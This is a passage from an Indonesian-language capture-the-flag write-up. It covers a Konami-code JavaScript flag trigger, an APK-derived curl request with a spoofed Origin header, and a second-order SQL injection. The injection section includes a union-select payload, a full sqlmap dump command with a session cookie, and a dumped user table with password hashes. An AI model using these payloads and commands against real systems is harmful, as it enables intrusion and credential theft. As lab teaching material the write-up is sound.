    return Math.random() * (n - t) + t
}

function Point(t, n) {
    this.x = t, this.y = n
}
$(document).keydown(function(t) {
    keyCodes.push(t.keyCode), 0 <= keyCodes.toString().indexOf(secretstroke) &&
($(document).unbind("keydown", arguments.callee), $.post("flag.php", function(t) {
        alert(t)
    }))
}), Point.prototype.draw = function(t) {
```


```
    this.value = charArr[randomInt(0, charArr.length - 1)].toUpperCase(), this.speed =
randomFloat(1, 5), ctx2.fillStyle = "rgba(255,255,255,0.8)", ctx2.font = fontSize + "px
san-serif", ctx2.fillText(this.value, this.x, this.y), t.fillStyle = "#0F0", t.font =
fontSize + "px san-serif", t.fillText(this.value, this.x, this.y), this.y +=
this.speed, this.y > ch && (this.y = randomFloat(-100, 0), this.speed = randomFloat(2,
5))
};
for (var i = 0; i < maxColums; i++) fallingCharArr.push(new Point(i * fontSize,
randomFloat(-500, 0)));
var update = function() {
    ctx.fillStyle = "rgba(0,0,0,0.05)", ctx.fillRect(0, 0, cw, ch), ctx2.clearRect(0,
0, cw, ch);
    for (var t = fallingCharArr.length; t--;) {
        fallingCharArr[t].draw(ctx);
        fallingCharArr[t]
    }
    requestAnimationFrame(update)
};
update();
```

Terdapat variable secretkeystroke yang jika diartikan dengan key codes pada javascript menurut referensi https://www.cambiaresearch.com/articles/15/javascript-char-codes-key-codes adalah up arrow, up arrow, down arrow, down arrow, left arrow, right arrow, left arrow, right arrow, b, a. Ketikan key tersebut di web dan didapatkan flagnya pada alert.

Flag : IDCC{0nlY_th3_we4K_che4T}

007

Diberikan akses ke web http://206.189.88.9:9001/. Jika diakses hanya terdapat gambar. Tapi jika diakses menggunakan android. Terdapat link yang mengarah kepada file apk yang dapat didownload.



Decompile apk menggunakan `http://www.javadecompilers.com/apk`. Ditemukan file strings.xml yang berlokasi di `res/values-fa` yang isinya cukup menarik yang berisi.

```
    <string name="app_host">007_h0st.txt</string>
    <string name="app_name">007</string>
    <string name="app_origin">agent_007.com</string>
    <string name="app_param">agent</string>
    <string name="app_value">0071337</string>
    <string name="app_verb">POST</string>
```


Akses `/007_h0st.txt` didapatkan url lain yaitu `http://206.189.88.9:9001/flag.php` Gunakan informasi diatas untuk mengakses http://206.189.88.9:9001/flag.php dengan curl.

```
$ curl -H "Origin: agent_007.com" -d "agent=0071337" http://206.189.88.9:9001/flag.php
IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}
```

Flag : IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}

Pesanan Kedua

Di sediakan form registrasi. Jika telah melakukan registrasi, kita diarahkan halaman profile.php




Kita bisa mengganti nama dengan mengunjungi halaman edit profile. Jika kita mengganti nama yang mengandung kutip 2 maka halaman profile tidak bisa diakses kemungkinan karena query yang telah terinject dengan nama yang menyebabkan query error. Dan juga jika kita mengedit nama yang mengandung spasi maka akan di replace dengan underscore.

Saya mencoba memasukkan payload `"/**/union/**/select/**/31337/**/--+` untuk mengganti nama, maka jika kita mengakses halaman profile.php dan membuka view-source akan terlihat dibaris pertama yang berisi `<!-- debug : 31337||-->` artinya kita berhasil menginject query pada server.

Selanjutnya saya lanjutkan menggunakan tools sqlmap untuk mendump semua datanya.

```
$ python sqlmap.py --headers="User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686;
rv:25.0) Gecko/20100101 Firefox/25.0" --cookie="security=low;
PHPSESSID=mmvd252fhs04hs27m9cscc2g2s" --method POST --data "username=test&action=edit"
-p "username" -u "http://206.189.88.9:6601/edit.php" --second-url
"http://206.189.88.9:6601/profil.php" --tamper=space2comment --level 3 --risk 3 --
union-cols=1 -T users_regizt --dump
```



Sqlmap menghasilkan file users_registz.csv yang berisi data hasil dump pada database server.

```
id,name,time,username,password
1,zuperadmin,1990-09-09 09:09:09,zuperadmin,434a517350a93371290a0a72679cac81
2,asdasd,2018-09-08 01:57:37,asdasdsa,ead5e936d969e4ce1b4880a85c51d462
3,qwe,2018-09-10 09:48:34,"2"" or ""1""=""1",8411a858f7f4a03b26328cd6299550d6
5,asdasd,2018-09-10 10:49:16,4565465,083fcd113666f0e187d010ce2c50efd2
```

Terdapat user zuperadmin pada id 1 ubah ke timestamp pada column time.

```
>>> time.mktime(datetime.datetime(1990, 9, 9, 9, 9, 9).timetuple())
652846149.0
```

Jadikan base64.

```
$ echo -ne 652846149 | base64
NjUyODQ2MTQ5
```

Gunakan string base64 tersebut sebagai form check secret key pada halaman profile.php. Dan flag didapat.

```
Status : IDCC{n1c3_one_th1z_iz_Sec0nD_0rdEr_Sqli}
```

Flag : IDCC{n1c3_one_th1z_iz_Sec0nD_0rdEr_Sqli}